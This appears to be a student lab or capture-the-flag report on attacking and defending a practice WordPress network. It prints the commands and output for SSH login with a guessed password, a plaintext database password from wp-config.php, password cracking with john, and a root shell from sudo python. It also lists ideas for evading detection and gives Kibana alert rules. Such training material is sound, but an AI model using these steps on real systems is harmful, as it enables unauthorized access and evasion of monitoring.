Vulnerable Network Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
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This document contains the following resources:

03 **Network Topology & Exploits Used Methods Used to Critical Vulnerabilities Avoiding Detect**

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24

Netmask: 255.255.25.0

Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90

OS: Kali GNU/Linux 2020.1

Hostname: Kali

IPv4: 192.168.1.105 OS: Ubuntu 18.04.1 LTS Hostname: Capstone

IPv4: 192.168.1.110 OS: Ubuntu 18.04.4 LTS Hostname: Target1

IPv4: 192.168.1.100 OS: Ubuntu 18.04.4 LTS

Hostname: ELK

Critical Vulnerabilities, Utilized: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact	
Weak password	User 'michael' password was 'michael'	This guessed password allowed us user access to the system via SSH	
MySQL Database Access	Wordpress configuration php file has database credentials available to the user	Able to gain access to the database, and extract confidential data	
Privilege Escalation	Cracking steven's password allows us lateral escalation, where he has sudo access to python	The python sudo access gives us full control of the system	

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact	
Wordpress pingback locator CVE-2013-0235	This module will scan for wordpress sites with the Pingback API enabled	By interfacing with the API an attacker can cause the wordpress site to port scan an external target and return result	
Apache httpd CVE-2017-3169	mod_ssl may dereference a null pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.	Dereferencing a null ptr will likely result in a segfault and therefore a loss in availability	
Wordpress version 4.8.7	Insecure version	WordPress is prone to multiple vulnerabilities, unpatched version can be exploit	



Exploitation: Weak Password

- We used wpscan to find users and used the compromised password that gave us SSH to the system.
- The exploit granted us access to Michael account, by navigate to htm dir we was able to find flag2 and by using the grep command in the same dir we was able to find flag.



```
_ D X
File Actions Edit View Help
  User(s) Identified:
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
  Confirmed By: Login Error Messages (Aggressive Detection)
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
  Confirmed By: Login Error Messages (Aggressive Detection)
!] No WPVulnDB API Token given, as a result vulnerability data has not bee
 !] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up
   Finished: Fri Nov 19 09:02:51 2021
   Requests Done: 3261
   Cached Requests: 28
   Data Sent: 877.372 KB
   Data Received: 675.244 KB
   Memory used: 258.113 MB
  Elapsed time: 00:00:20
root@Kali:~#
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Nov 19 16:01:03 2021 from 192.168.1.90
michael@target1:~$
```

```
michael@target1:/var/www/html$ ls
about.html css img scss team.html
contact.php elements.html index.html Security - Doc vandor
contact.zip fonts js service.html wordpress
michael@target1:/var/www/html$ grep flag1 service.html

←!— flag1{b9bbcb33e11b80be759c4e844862482d} →
michael@target1:/var/www/html$
```

```
michael@target1:/var/www$ ls

flag2.txt michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$

michael@target1:/var/www$
```

Exploitation: [SQL Database]

- We were able to find the username and password for SQL database in the wp-confg.php file in plaintext.
- The exploit granted us mysql access and we use SELECT * FROM post_title; to find flag3,4.

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
```


```
michael@target1:~$ mysql wordpress --user root --password
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 174
Server version: 5.5.60-0+deb8u1 (Debian)
```

```
You have new mail in /var/mail/michael michael@target1:~$ find /var/www/html/ -iname "wp-config.php" /var/www/html/wordpress/wp-config.php michael@target1:~$
```

Exploitation: [Privilege Escalation]

- The password hash of Steven was obtained from the SQL database and by crack the password using john the ripper we can access stevet account.
- Exploiting Steven Python's sudo privileges through a spawn shell gave us root access and allowed us to find flag 4.




```
root@Kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt wp_ha shes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])

Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (user2)

$ sudo python -c 'import pty;pty.spawn("/bin/bash")'

root@target1:/home/steven#
```



Avoiding Detection

Stealth Exploitation of the SSH and Weak Password

Monitoring Overview

- An email alert, when someone logs in to the server via ssh, can be very useful to track who is actually using the server.
- Monitor SSH port for unauthorized access.
- Triggers when three attempts to access system over port 22.

- SSH through different open port to avoid triggering the alert.
- We can use the reverse shell as alternative exploits.

Stealth Exploitation of [SQL Database]

Monitoring Overview

- Set alert for failed logins
- unauthorized attempts to access SQL database.
- Triggers when three attempts to access SQL database.

- SQL Injection Attack to avoid triggering the alert.
- Using brute force on a SQL database with a password cracking tool.

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access
- Triggers when unauthorized sudo commands are executed

- Kernel Exploit, vulnerabilities are discovered in the Linux kernel. Attackers can exploit these vulnerabilities to gain root access to a Linux system, and once the system is infected with the exploit, there is no way to defend against it Attackers go through the following steps:
 - 1. Learn about the vulnerabilities
 - 2. Develop or acquire exploit code
 - 3. Transfer the exploit onto the target
 - 4. Execute the exploit on the target


Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Defensive (Blue) Team

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
This document contains the following resources:



Alert 1: Excessive HTTP Errors

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes


- Which metric does this alert monitor?
 HTTP response status codes grouped over top 5
- What is the threshold it fires at?
 When number is above 400 for the last 5 minutes



Alert 2: HTTP Request Size Monitor

WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

- Which metric does this alert monitor?
 HTTP request size over all documents
- What is the threshold it fires at?
 When total is above 3500 bytes for the last 1 minute

